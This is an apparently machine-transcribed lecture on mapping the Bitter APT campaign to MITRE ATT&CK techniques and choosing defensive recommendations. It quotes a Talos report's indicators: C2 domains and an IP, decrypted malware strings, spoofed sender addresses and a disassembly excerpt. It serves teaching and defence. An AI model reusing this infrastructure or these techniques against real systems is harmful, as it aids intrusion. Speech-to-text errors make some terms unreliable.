So in the report, if you see there is scheduling task, the scheduling task is being performed using this command. In the Cobalt kitty report, it is like they are using 'schtask' command and here in the, and they also, there was a word file document which were delivered using the spear phasing email. In the macro section, there is something which is, there is some JavaScript code which is scheduling task. Again we will go through the Technic webpage, we will see the all data sources we have like file monitor, no all data sources what we can look for to see this behavior related to this TTP like file monitoring, process monitoring, process command line parameters and the Windows

event logs. In the detection section, we can see that on the same page, there will be detection section where you can see that monitoring scheduled task creation from common utilities like command line invocation.

## 2. Research Defensive Options Related to Technique



MITRE ATT&CK

Matrices Tactics Techniques Groups Software Resources Blog Contact

### Scheduled Task

Utilities such as `at` and `schtasks`, along with the Windows Task Scheduler, can be used to schedule programs or scripts to be executed at a date and time. A task can also be scheduled on a remote system, provided the proper authentication is met to use RPC and file and printer sharing is turned on. Scheduling a task on a remote system typically required being a member of the Administrators group on the the remote system. <sup>[1]</sup>

An adversary may use task scheduling to execute programs at system startup or on a scheduled basis for persistence, to conduct remote Execution as part of Lateral Movement, to gain SYSTEM privileges, or to run a process under the context of a specified account.

ID: T1053

Tactic: Execution, Persistence, Privilege Escalation

Platform: Windows

Data Sources: File monitoring, Process monitoring, Process command-line parameters, Windows event logs

Supports Remote: Yes

CAPEC ID: CAPEC-557

Contributors: Leo Loobeek, @leoloobeek, Travis Smith, Tripwire, Alain Homewood, Insomnia Security

Version: 1.0

©2019 The MITRE Corporation. ALL RIGHTS RESERVED. Approved for public release. Distribution unlimited 19-01075-15.

### Scheduled Task

#### Detection

Monitor scheduled task creation from common utilities using command-line invocation. Legitimate scheduled tasks may be created during installation of new software or through system administration functions. Monitor process execution from the `svchost.exe` in Windows 10 and the Windows Task Scheduler `taskeng.exe` for older versions of Windows. <sup>[83]</sup> If scheduled tasks are not used for persistence, then the adversary is likely to remove the task when the action is complete. Monitor Windows Task Scheduler stores in `%systemroot%\System32\Tasks` for change entries related to scheduled tasks that do not correlate with known software, patch cycles, etc. Data and events should not be viewed in isolation, but as part of a chain of behavior that could lead to other activities, such as network connections made for Command and Control, learning details about the environment through Discovery, and Lateral Movement.

Configure event logging for scheduled task creation and changes by enabling the "Microsoft-Windows-TaskScheduler/Operational" setting within the event logging service. <sup>[84]</sup> Several events will then be logged on scheduled task activity, including: <sup>[85][86]</sup>

- Event ID 106 on Windows 7, Server 2008 R2 - Scheduled task registered
- Event ID 140 on Windows 7, Server 2008 R2 / 4702 on Windows 10, Server 2016 - Scheduled task updated
- Event ID 141 on Windows 7, Server 2008 R2 / 4699 on Windows 10, Server 2016 - Scheduled task deleted
- Event ID 4698 on Windows 10, Server 2016 - Scheduled task created
- Event ID 4700 on Windows 10, Server 2016 - Scheduled task enabled
- Event ID 4701 on Windows 10, Server 2016 - Scheduled task disabled

Tools such as Sysinternals Autoruns may also be used to detect system changes that could be attempts at persistence, including listing current scheduled tasks. <sup>[87]</sup> Look for changes to tasks that do not correlate with known software, patch cycles, etc. Suspicious program execution through scheduled tasks may show up as outlier processes that have not been seen before when compared against historical data.

Monitor processes and command-line arguments for actions that could be taken to create tasks. Remote access tools with built-in features may interact directly with the Windows API to perform these functions outside of typical system utilities. Tasks may also be created through Windows system management tools such as [Windows Management Instrumentation](#) and [PowerShell](#), so additional logging may need to be configured to gather the appropriate data.

You can see configuring event logging for scheduling task creation. You can see that how events is being logged in the Windows Task Scheduler and operational. So you can see all these event IDs with the corresponding details. One can also use tools like

Sysinternal Autoruns, which is a Microsoft open source tool, which can help you to see, which can be used to detect the system changes. And also it helps to understand the persistence like listing current scheduling tasks, which give us an idea what all task has been scheduled in the environment.



### 3. Research Organizational Capabilities/Constraints



- For this exercise, assume that you have Windows Event Log Collection going to a SIEM, but no ability to collect process execution logging.

©2019 The MITRE Corporation. ALL RIGHTS RESERVED. Approved for public release. Distribution unlimited 19-01075-15.



### 4. Determine What Tradeoffs Are for Org on Specific Options



Defensive option	Pros	Cons
Monitor scheduled task creation from common utilities using command-line invocation	Would allow us to collect detailed information on how task added.	Organization has no ability to collect process execution logging.
Configure event logging for scheduled task creation and changes	Fits well into existing Windows Event Log collection system, would be simple to implement enterprise wide.	Increases collected log volumes.
Sysinternals Autoruns may also be used	Would collect on other persistence techniques as well. Tool is free.	Not currently installed, would need to be added to all systems along with data collection and analytics of results.
Monitor processes and command-line arguments	Would allow us to collect detailed information on how task added.	Organization has no ability to collect process execution logging.

©2019 The MITRE Corporation. ALL RIGHTS RESERVED. Approved for public release. Distribution unlimited 19-01075-15.

Also, one can monitor processes and command line arguments for seeing the scheduled task. For this exercise this organizational capability and constraint you have to assume that that we have already Windows event log collection which is going to be same tool

then but we do not have ability to collect the process execution logging. But this scheduling task is more related to the process execution. So, one has to give the defensive recommendation based on that. As a trade-off, we will see what are defensive, we will list out some set of defensive options, their pros and cons.

We will go with that monitoring scheduling task. I will go a little bit quickly with these things because we already did for user execution. So we gave a defensive recommendation that monitoring scheduling task by creating common utilities, which we saw in the detection section, which would allow us to collect the detailed information about the task, how it is being added, but the organization has no ability to collect the process execution logging. So how one can understand that which process is being scheduled. The next defensive recommendation is configure event logging for scheduling task creation and changes. So, which fits well into the existing Windows event log system and would be simple to implement the enterprise wide.



## 5. Make Recommendations



Given the limitations and sources we pointed at, likely answers similar to:

- Enable "Microsoft-Windows-TaskScheduler/Operational" setting within the event logging service, and create analytics around Event ID 106 - Scheduled task registered, and Event ID 140 - Scheduled task updated

Possibly

- Use Autoruns to watch for changes that could be attempts at persistence

©2019 The MITRE Corporation. ALL RIGHTS RESERVED. Approved for public release. Distribution unlimited 19-01075-15.

But again this increase the logs volume then the third options we saw that sys internal auto runs which can be used and would allow to collect the other persistent techniques as well along with the scheduling the task. And as this tool is open source, so that is pros, but as a cons that there is no correctly installed such tool in the environment and one need to, would need to be added to all system along with the data collection for analytics purpose. The last one is monitoring processes and command line arguments which we saw in detection option. It would allow us to collect the detailed information about the task scheduling, but again this organization has no process execution logging capability. So we will make a recommendation based on that, that the given the limitation and


sources we discussed just now, that one need to enable the task scheduling option in the window machine for logging service and create analytics related to the event IDs mentioned on the detection section of the technique and possibly one can use this autorun to see the changes as it is an open source.

So this is the all we have for the making the defensive recommendation. Now we will see a case study where I will be showing you a totally clear picture what is expected from the homework 2 and how we are supposed to follow. So, there is a case study, it is a piece of threat report 2-3 pages of the threat report which similar to as I shared in the homework. So, you are supposed to as it is as we already mentioned this in the homework that you have to go through the report, understand the attack patterns, extract map the corresponding TTPs, use navigator to map those TTPs, use their comment section to give a contextual information And once you have done with the TTPs you have to see defensive recommendation and before that you have to make a assumption.here we were making assumption related to the organization and their constraint. So, you have to make assumption like for the for your all of your specific case for each group and then you have to do this trade off thing and go with some defensive recommendation option.

5/19/22, 12:15 PM

Cisco Talos Intelligence Group - Comprehensive Threat Intelligence: Bitter APT adds Bangladesh to their targets

We assess with moderate confidence that this campaign is operated by Bitter based on the use of the same C2 IP address from previous campaigns and similarities in the decrypted strings of the payload, such as module names, payload executable name, paths and the constants.



Encrypted strings	Decrypted strings
FDWUGQ	update.exe
FDWUGQ@	Updates
q\thbA[UAU_wJFRheZZV\CAo	C:\ProgramData\Windows
KZW\x1CPMRSA\x06UCQv\ax1DD]C\AK@	xnb/dxagt5avbB2.php?txt=
aKv2GG	data1.php?id=
KIX\$3hJlvx7<9:F)yxXw3	GET /dFFrt3856ByutTs/
[Q_DWQ@_	helpdesk.autodefragapp.com

The 99[.]83[.]154[.]118 IP also hosts mswsceventlog[.]net, according to Cisco Umbrella, a domain that was previously reported as Bitter's C2 server in a campaign against Pakistani

So, I will show you the reports. This is attack of Bitter APT which is from South Asia mostly this group mostly target Pakistan and Chinese Pakistani and Chinese government organization. So, we will see a glimpse of this threat report and how we are going to map and how we are going to make a defensive recommendation for this case okay. So this is

annotated glimpse of that report which I just show you that there is a spear phishing email as we can see here. So we mapped it as initial access and phishing attachment with the corresponding ID.

### The campaign


Cisco Talos observed an ongoing [Initial Access - Phishing: Spearphishing Attachment \(T1566.001\)](#) 2021 targeting Bangladeshi government personnel with [spear-phishing emails](#). The email contains a maldoc attachment and [masquerades](#) as a legitimate email. The sender asks the target to review or verify the [Defense Evasion - Masquerading \(T1036\)](#) record (CDR), a list of phone numbers, or a list of registered cases. We have seen the actor use these themes in phishing emails in the past.

The maldocs are an [RTF document and Microsoft Excel spreadsheets](#). Examples of the specific subjects of the phishing email [Execution - User Execution: Malicious File \(T1204.002\)](#)

- Subject: CDR
- Subject: Application for CDR
- Subject: List of Numbers to be verified
- Subject: List of registered cases

The maldocs' file names are consistent with the phishing emails' themes, as seen in the list of file names below:


- Passport Fee Dues.xlsx
- List of Numbers to be verified.xlsx
- ASP AVIJIT DAS.doc



There is that email is masquerading as a legitimate email. So we mapped it as a defensive vision and this is all you have to do in a homework too. So I am just demonstrating you to make it clear and make it easy for you to do the assignment and understand even the assignment and even this will be helpful for your exam. So masquerading which comes to defensive agent tactics and the techniques is masquerading



T1036. Further that email contains a maldoc which is an RTF document and the microexcel is spreadsheet.



### Attribution

We assess with moderate confidence that this campaign is operated by Bitter based on the use of the same C2 IP address from previous campaigns and similarities in the decrypted strings of the payload, such as module names, payload executable name, paths and the constants.

Encrypted strings	Decrypted strings
FDWUGQ	update.exe
FDWUGQ@	Updates
q\thbA[UAU_wUFRheZZV\CAo	C:\ProgramData\Windows
KZW\X1CPMRSA\X06UCQv\A\X1DD]C\VAk@	xnb/dxagt5avbB2.php?txt=
aKv2GG	data1.php?id=
KIX\$3hJJvx7<9:F}yxXw3	GET /dFFrt3856ByutTs/
[Q_DWQ@_	helpdesk.autodefragapp.com

### The campaign

Cisco Talos observed an ongoing [Initial Access - Phishing: Spearphishing Attachment \(T1566.001\)](#) 2021 targeting Bangladeshi government personnel with [spear-phishing emails](#). The email contains a maldoc attachment and [masquerades](#) as a legitimate email. The sender asks the target to review or verify the [Defense Evasion - Masquerading \(T1036\)](#) record (CDR), a list of phone numbers, or a list of registered cases. We have seen the actor use these themes in phishing emails in the past.

The maldocs are an [RTF document and Microsoft Excel spreadsheets](#). Examples of the specific subjects of the phishing email [Execution - User Execution: Malicious File \(T1204.002\)](#)

- Subject: CDR
- Subject: Application for CDR
- Subject: List of Numbers to be verified
- Subject: List of registered cases

The maldocs' file names are consistent with the phishing emails' themes, as seen in the list of file names below:

- Passport Fee Dues.xlsx
- List of Numbers to be verified.xlsx
- ASP AVIJIT DAS.doc

Again this is supposed to be executed by the user. So, we mapped it as execution and

execution tactic and technique is user execution even inside the user execution there can be files or links which user has executed. So, there is sub technique named as malicious file having id T1204.002 further if you go down we can see the techniques that the actor has spoofed the sender's email, the email which was showing in the sender that was a spoofing email. So here one can use that there can be a using forging of web credentials of using someone else email to send the email. Then there is the actor exploited the possible vulnerability in Zimbra mail server.

The actor is using JavaMail with the Zimbra web client version 8.8.15\_GA\_4101 to send the emails. Zimbra is a collaborative software suite that includes an email server and a web client for messaging.

```
Received: from mta2-v.ntc.net.pk (mta2-p.ntc.net.pk [10.21.0.102])
  by mta2-v.ntc.net.pk (Postfix) with ESMTTP id 8CC0439F9659
  for <[REDACTED]@rab.gov.bd>; Thu, 11 Nov 2021 17:03:58 +0500 (PKT)
Date: Thu, 11 Nov 2021 17:03:58 +0500 (PKT)
From: "RAB-13 RANGPUR <cdrrab13bd@gmail.com>" <arc@desto.gov.pk>
To: [REDACTED]@rab.gov.bd
Message-ID: <1653913692.262023.1636632238341.JavaMail.zimbra@desto.gov.pk>
In-Reply-To: <86742110.261812.1636632122192.JavaMail.zimbra@desto.gov.pk>
References: <86742110.261812.1636632122192.JavaMail.zimbra@desto.gov.pk>
Subject: CDR
MIME-Version: 1.0
X-ASG-Orig-Subj: CDR
Content-Type: multipart/mixed;
  boundary="----- Part 262019_1702138639.1636632238338"
X-Originating-IP: [202.83.161.226]
X-Mailer: Zimbra 8.8.15_GA_4101 (ZimbraWebClient - GC95 (Win)/8.8.15_GA_4059)
```

*Phishing email header information.*


The originating IP address and header [Credential Access - Forge Web Credentials \(T1606\)](#) mail servers based in Pakistan and the actor [spoofed the sender details](#) to make the email appear as though it was sent from Pakistani government organizations. The actor exploited a [possible vulnerability in the Zimbra mail server](#). By modifying the Zimbra mail server configuration file, [Execution - Exploitation for Client Execution \(T1203\)](#) account/domain. We have compiled a list of fake sender email addresses from this campaign:

- cdrrab13bd@gmail[.]com
- arc@desto[.]gov[.]pk
- so.dc@pc[.]gov[.]pk
- mem\_psd@pc[.]gov[.]pk
- chief\_pia@pc[.]gov[.]pk
- rab3tikatuly@gmail[.]com
- ddsem2@pof[.]gov[.]pk

## The infection chain


---

The infection chain begins with the spear-phishing email and either a malicious RTF document or an Excel spreadsheet attachment. When the victim opens the attachment, it



*Malicious RTF infection chain summary.*

In the case of a malicious Excel spreadsheet, **Execution - User Execution: Malicious File (T1204.002)** and **Execution - Scheduled Task (T1053.005)** are used to execute the embedded equation object and launch the task scheduler to configure two scheduled tasks. One of the scheduled tasks downloads the trojan "ZxxZ" into the public user's account space, while the other task runs the "ZxxZ". **C & C - Ingress Tool Transfer (T1105)**



*Malicious Excel infection chain summary.*

So this comes to the technique related to the exploitation for client execution. Then further, there is a execution where the RTF documents has been executed to get the embedded code or the object. So, this all again comes under the user execution and which is launching to scheduling a task. So, it will go to that scheduling task or technique and which is scheduling two which is configuring two scheduled tasks. One of the scheduled task downloads Trojan from here.

So, we can see that there is something is being downloading from the C&C server. So, in the last class we saw that there is a technique for that ingress tool transfer. You can see you can understand all these things from this diagram also. Then payload runs as a Windows security update service. The payload, the malicious payload is trying to look like legitimate with the name of this update service, Windows update service.

5/19/22, 12:15 PM


Cisco Talos Intelligence Group - Comprehensive Threat Intelligence: Bitter APT adds Bangladesh to their targets

### Defense Evasion - Masquerading Task or Service (T1036.004)

The payload runs as a **Windows security update service** on the victim's machine and establishes **communication with the C2 to remotely download and execute files** in the **C & C - Application Layer Protocol (T1071)** **C & C - Ingress Tool Transfer (T1105)** **Execution - System Service Execution (T1569)**

### RTF document

The Malicious RTF document is weaponized to **exploit the stack overflow vulnerability CVE-2017-11882**, which enables arbitrary code **Execution - Exploitation for Client Execution (T1203)** vulnerable versions of Microsoft Office. Our previous blog outlines how this particular exploit works in the victim's environment.



So this comes to technique related to masquerading task or services. It is masquerading to legitimate service. Then they are establishing communication with the C2 and remotely downloading that executable file again this is C&C communication application like protocol they are using and the system service execution they are executing. I will go a bit slow. I will not go through the whole report just to show you. In similar way you have to download or you have to understand the behavior and the attack patterns and map the corresponding TTPs in the given report.

Is it clear? Once you are done with the, also there will be some assembly language code like reverse engineering of the executable payload. You may find something related to the TTPs here also. So keep eye on your images, on the text and everywhere. Now I'll show you the report.

The actor uses common encoding techniques to obfuscate strings in the WinMain function to hide its behavior from static analysis tools.

```
push 21Ch ; CODE XREF: WinMain(x,x,x,x)+D1fj
push offset Str ; nSize
push 0 ; lpFilename
push 0 ; hModule
call ds:GetModuleFileNameA
push offset a34 ; "34"
mov edi, offset SubStr ; "FDWUGQ"
call sub_402420
add esp, 4
push offset a34 ; "34"
mov edi, offset ValueName ; "fDWUGQ@"
call sub_402420
add esp, 4
call sub_401880
push offset a345 ; "345"
mov edi, offset aKzwPmrsaUcqVDC ; "KZW\x1CPMRSa\x06UCQv\A\x1DD]C\VAK@"
call sub_402420
add esp, 4
push offset aZxxz ; "ZxxZ"
mov edi, offset asc_404780 ; ">"
call sub_402420
add esp, 4
push offset a234 ; "234"
mov edi, offset File ; "q\thbA[UAU_wUFRheZZV\CAo"
call sub_402420
```

Now before going to the report, I'll show you the assumption what we made.

## 4 Assumptions

Rapid Action Battalion Unit of the Bangladesh police (RAB) is an anti-crime and anti-terrorism unit of the Bangladesh Police. Being at the forefront of national crime detection including both cyber and physical crime, we expect the organisation to be well-equipped in terms of cybersecurity tools and hygiene. We also expect the existence of a Security Operations Center. However with the report of the persistent attack by the Bitter APT group, we can still see a scope for improvement. We notice the absence of email-spoof detection software, email detonation software. Although the data exfiltration was successful, no sensitive information was lost indicating that either the sensitive documents are stored with additional protection measures or network is segmented to ensure isolation.

Reference: [https://en.wikipedia.org/wiki/Rapid\\_Action\\_Battalion](https://en.wikipedia.org/wiki/Rapid_Action_Battalion)

Okay, so here we made an assumption that this RAB is an anti-crime, this report was published by them. So being at the forefront of the national crime detection including both cyber and physical, we expect like we are masquerading that organization as like we are related to that organization as we are analyzing these attacks. So we are making that, we are expecting that we have a SOC employed at the victim infrastructure. However, this persistent attack by the Bitter APT group, we can still see a scope of improvement.

You can assume that. Then there can be an absence of email spoofing detection software. There can be absence of email detonation software. Also, there may be, as there were

data exfiltration happen, so I may assume that there is no sensitive information was lost, indicating that there is either sensitive documents are stored there or not. So similar, you can make an assumption. So this is kind of very little, small assumption you can make based on the whole report.

Techniques	Defensive Recommendations
Spearphishing	Antivirus/Antimalware (M1049)
	NIPS (M1031)
	User Training (M1017)
	Software to detect spoofing <a href="#">Microsoft. (2020, October 13). Anti-spoofing protection in EOP. Retrieved October 19, 2020.</a>
	Email detonation softwares
Exploitation for Client Execution	Monitoring for abnormal processes (DS0009)
	Security patches should be installed immediately to disable vulnerabilities
Windows Command Shell	Execution Prevention (M1038)
	Command Execution Detection (DS0017)
Scheduled Task	Scheduled tasks should not run with SYSTEM permission (M1028)
	Scheduling priority to be given only to Admin (M1026)
System Service	Prevent users from installing their own launch daemons (M1018)
	Disable higher permission service execution by users (M1026)
Malicious File Execution	User training (M1017)
	AV
	Monitor for File and Process Creation for eg. Using Sysmon (DS0022)
Abuse Elevation Control	Remove users from the local administrator group on systems (M1026)
	The sudoers file should be strictly edited such that passwords are always required. Setting the timestamp_timeout to 0 will require the user to input their password every time sudo is executed. (M1022)
	Detect every time a user's actual ID and effective ID are different. Read logs generated by sudo to check for privilege escalation (DS0022)

Masquerading	Require signed binaries (M1045)
	User Training - For any critical update, first verify whether Microsoft has actually released the update information on their official website
Forge Web Credentials	User training – Look for header information as well when viewing unexpected emails.
Process Discovery AND	Difficult to stop as a lot of genuine requests may stop
Query Registry	Create Logs to detect the API calls for process discovery/query registry, might give a pattern for adversary behaviour
Software Discovery	Logs must be maintained for each such API call for retrospective analysis
C2- Application Layer Protocol AND	NIDS and NIPS can identify traffic associated with malware (M1031)
Encrypted Channel AND Web service: Bidirectional	Use a proxy server to analyse traffic flows and immediately block outgoing /incoming traffic
Ingress Tool Transfer	Monitor for file creation and file downloads
Exfiltration over C2 channel	Use automatic authentication for any file upload by a process.
	User Training – Avoid sending sensitive data over unencrypted channels

This is just a kind of demo I created for you. Okay. After that, we can go with the defensive recommendation what we listed out after going to all techniques, webpages,

seeing the detection and all defensive options. First PF using, we have listed that anti-virus or anti-malware software should be implemented, NIPS system should be implemented, there should be user training, there should be software to detect spoofing and there should be email detonation softwares. For exploitation, for client execution, there should be monitoring the abnormal processes. Security patches should be installed immediately to disable vulnerability. For window command sale, we can see that the execution prevention can be implemented or even command execution detection can be implemented.

For a scheduling task should not turn the system permission that it should not get the root privilege of any scheduled task, then the priority should be given only to the admin to schedule the task. System services, one can prevent the users from installing their own launch daemons on their machine. Also one can disable higher permission services execution by the users. Users should have limited permission to execute the executables in the environment.

Malicious file execution, again there is a need of user training and antivirus. Also we can monitor for file or process creation by using the sysmon. There is one more abuse elevation control. Further that then we have a masquerading where one can say that there should be assigned binary required for any execution and user training which is obviously required to understand what emails are masqueraded or they masqueraded from a legitimate organization or what. Then there should be forged web credential where one need to understand that there should be a user training place to look the header information of the emails before clicking on any attachment and the link.

So, there is a concept of analyzing the headers email headers. So, by analyzing you can understand that the phone email is from is the real or the spoofed one by tracing out from where it comes from. Then there is a query registry in which creating logs to detect the API calls for process discovery query registry might given a pattern for adversary behavior. So how they access the registry, there can be a pattern for any adversary behavior like to get the persistence, how attackers changes the registry, what is the exactly pattern, one can do analysis on this. The next is software discovery where logs must be maintained for each API calls and see if there any discovery is being performed in the environment. There can be this CT communication which can be trapped by intrusion detection system and prevention system.

then there should be a encrypted channel, there was a technique encrypted channel and web services. So one can use proxy server to understand the traffic flows and immediately block any suspicious incoming or outgoing traffic. Engrace tool transfer in which we can monitor the file creation and file downloads, what file exactly is being

downloaded on the machine and what all the files is being created on the system and how it is being created. Again exfiltration over C2 channel, exfiltration happen in that attack. So one can use the automatic authentication for any file upload.

So usually this exfiltration happens by uploading the victim data on the C2 server. There should be an authentication mechanism implemented before uploading or before sending any file by any process in the victim infrastructure. Also there should be a user training which is obviously required for any cyber security threat. So these are the all the list of defensive recommendation and more like technical defensive recommendation. Then few of them have there is a pros and cons for those defensive recommendation which we just saw like for antivirus one can implement that often the first line of defense already in place it takes and stops lot of commonly used malwares.

Recommendation	Pros	Cons
Antivirus software	Often the first line of defense. Already in place Detects and stops a lot of commonly used malware	Limited signature coverage, requires updates. Can prove expensive for large enterprise
NIDS/NIPS	Useful if lot of web traffic is involved. Makes the job of detection and prevention easier	Latency of servers may increase. Encrypted files may fool the system
User Training/Awareness	Essential to improve cyber hygiene of the company Usually the most common attack-vector - humans	Losing important man-hours and fatigue Periodic training required if high attrition
Softwares (email detonation, anti-spoofing)	Already in place, comes packaged with Microsoft	Not completely reliant, some emails pass through
Logging/Sysmon	Already in place, utmost priority for detection, forensics	High labour cost for skilled workers who can detect anomalies, heavy volume of logs
Policy config settings	Low cost upgrades, open-source tools available (osscap)	Periodic activity, man-hours wastage
Security config	RBAC, execution controls, user management, device inspection essential for accountability	Tedious for analysts, high support & time cost, small management group, less transparency
Network Segmentation/Proxy	Attack can be contained, RCE not possible from different subnet, can monitor web traffic and shut down infected network	Critical for low-latency operations, segmentation increases physical dependence on devices, increased equipment cost and complexity
Establish IT security dept.	Dedicated team with required skills, structured process automation, frees developers' & executives' time	Enormous supply gap of professionals, high labour cost, may require a lot of time

As a cons one can say that there will be limited signature coverage. There are very few antivirus who really focus on the behavioral aspect of the system rather than these antivirus are more dependent on the signature matching. And also this antivirus needs to be updated all the time and so even the small organization that can be a kind of not much cost effective which will vary based on the organizations capability. NIDS, NIPS which we recommended this will be very much useful to analyzing the web traffic and making the jobs of detection and prevention easier rather than on the other hand the latency of the server may increase a bit and the encrypted files may fool the system. So mostly the APT attacks they encrypt the communication between the C2 server and the victim machine. So in that case, understanding the encrypted network traffic and analyzing them a little bit difficult for the NIDS or NIPS.



But there are some research which has been done to even understand the encrypted traffics to some extent. Then we recommended it about user training and awareness. This can be essential to improve the cyber hygiene of the company or the organization and which is usually can be a most attack vector like human. Mostly attackers targeted human before the victim organization. Also this can be a kind of time consuming and again fatigue which we discuss. There can be some software implementation for anti-spoofing or detonation and as we assume that we already have it in place and which comes with the packages in Microsoft and Again, this titantion and the softwares implemented here can be very limited and specific to the purpose for which we have implemented.

There can be a logging mechanism like capturing Windows events using Sysmon. We suggested in that a defensive recommendation and we assumed in our assumption that it is already in the place. And but this can be the analyzing the sysmon events a kind of little bit manually extensive with the perspective of labor cost because there needs to be a skilled worker to understand each and every event ideas what they represent and how they are correlated to find finding the correlation between the multiple events captured in a sysmon is quite expensive. Then there can be a heavy volumes of logs obviously. Then policy config setting this can help us to low cost upgrades and open source one can use the open source tools to minimize the cost also this policy config setting is a period periodic activity and needs to be done on the repetitive basis then there can be security config network segmentation proxy and one can establish a IT security department one can suggest to establish a specific targeted security department which should look over out of all security aspects of the organization. So this may require a dedicated team and which can be kind of labor cost and require lot of time and need professionals.

